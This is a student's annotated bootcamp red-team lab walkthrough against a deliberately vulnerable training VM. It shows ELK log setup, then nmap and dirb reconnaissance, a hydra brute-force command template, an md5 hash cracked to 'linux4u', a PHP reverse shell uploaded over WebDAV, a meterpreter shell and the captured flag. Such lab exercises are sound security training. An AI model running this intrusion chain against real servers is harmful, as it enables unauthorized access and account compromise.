Day 1 Activity File: Red Team

Monitoring Setup Instructions

- As the you attack a web server today, it will send all of the attack info to an ELK server.
- The following setup commands need to be run on the Capstone machine before the attack takes place in order to make sure the server is collecting logs.
- Be sure to complete these steps before starting the attack instructions.

Instructions


- Double click on the 'HyperV Manager' Icon on the Desktop to open the HyperV Manager.
- Choose the Capstone machine from the list of Virtual Machines and double-click it to get a terminal window.
- Login to the machine using the credentials: vagrant:tnargav
- Switch to the root user with sudo su

Setup Filebeat

Run the following commands:

- filebeat modules enable apache
- filebeat setup

The output should look like this:



Setup Metricbeat

Run the following commands:

- metricbeat modules enable apache
- metricbeat setup

The output should look like this:

```
root@server1:/home/vagrant#
root@server1:/home/vagrant# metricbeat modules enable apache
Enabled apache
root@server1:/home/vagrant# metricbeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
root@server1:/home/vagrant#
```

Setup Packetbeat

Run the following command:

- packetbeat setup

The output should look like this:

```
root@server1:/home/vagrant#
root@server1:/home/vagrant# packetbeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
```

Restart all 3 services. Run the following commands:

- systemctl restart filebeat
- systemctl restart metricbeat
- systemctl restart packetbeat

These restart commands should not give any output:

```
root@server1:/home/vagrant# systemctl restart packetbeat
root@server1:/home/vagrant# systemctl restart metricbeat
root@server1:/home/vagrant# systemctl restart filebeat
root@server1:/home/vagrant# _
```

Once all three of these have been enabled, close the terminal window for this machine and proceed with your attack.

Attack!

Today, you will act as an offensive security Red Team to exploit a vulnerable Capstone VM.

You will need to use the following tools, in no particular order:

- Firefox
- Hydra
- Nmap
- John the Ripper
- Metasploit
- curl
- MSVenom

Setup

Your entire attack will take place using the Kali Linux Machine.

- Inside the HyperV Manager, double-click on the Kali machine to bring up the VM login window.
- Login with the credentials: root:toor

Instructions

Complete the following to find the flag:


- Discover the IP address of the Linux web server.
    - Ran ifconfig on kali machine to determine network ip address of attack machine (192.168.1.90)
    - Ran nmap -sV 192.168.1.0/24 and found the apache server at 192.168.1.105
        -
- Locate the hidden directory on the web server.

- Hint: Use a browser to see which web pages will load, and/or use a tool like dirb to find URLs on the targe


```
Nmap scan report for 192.168.1.105
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l
```

t site.


```
root@Kali:~# dirb http://192.168.1.105/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Apr  5 17:19:29 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)


-----------------
END_TIME: Tue Apr  5 17:19:33 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~#
```





- Brute force the password for the hidden directory using the hydra command:
  - Hint: You may need to use gunzip to unzip rockyou.txt.gz before running Hydra.
  - Hint: hydra -l <username> -P <wordlist> -s <port> -f -vV <victim.server.ip.address> http-get <path/to/secret/directory>



  - Break the hashed password (with the Crack Station website or John the Ripper.







- 


  - Cracked password via crackstation as md5 hash linux4u


- Connect to the server via WebDav.
  - Hint: Look for WebDAV connection instructions in the file located in the secret directory.



  - Note that these instructions may have an old IP Address in them, so you will need to use the IP address you have discovered.


- 

- Upload a PHP reverse shell payload.
  - Hint: Try using your scripting skills! MSVenom may also be helpful.
  - 


  - 

  - 


  - 

  - 

- Execute payload that you uploaded to the site to open up a meterpreter session.
  - We open the Network Location dav://192.168.1.105 on our Kali machine and drop the shell.php file

- 

  - Opened the shell script on the compromised server via browser



  -

- o
```
meterpreter > shell
Process 2146 created.
Channel 0 created.
whoami
www-data
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.105  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:40f  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:0f  txqueuelen 1000  (Ethernet)
        RX packets 103374  bytes 16225593 (16.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 103332  bytes 167190323 (167.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9267  bytes 1138216 (1.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9267  bytes 1138216 (1.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- Find and capture the flag.
  - Ran `cd /` to go home and reviewed files with `ls`
  - o
```
ls
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
```
  - `cat flag.txt` to reveal flag
  - o
```
cat flag.txt
b1ng0w@5h1sn@m0
pwd
/
```

After you have captured the flag, show it to your instructor.

Be sure to save important files (e.g., scan results) and take screenshots as you work through the assessment. You'll use them again when creating your presentation.
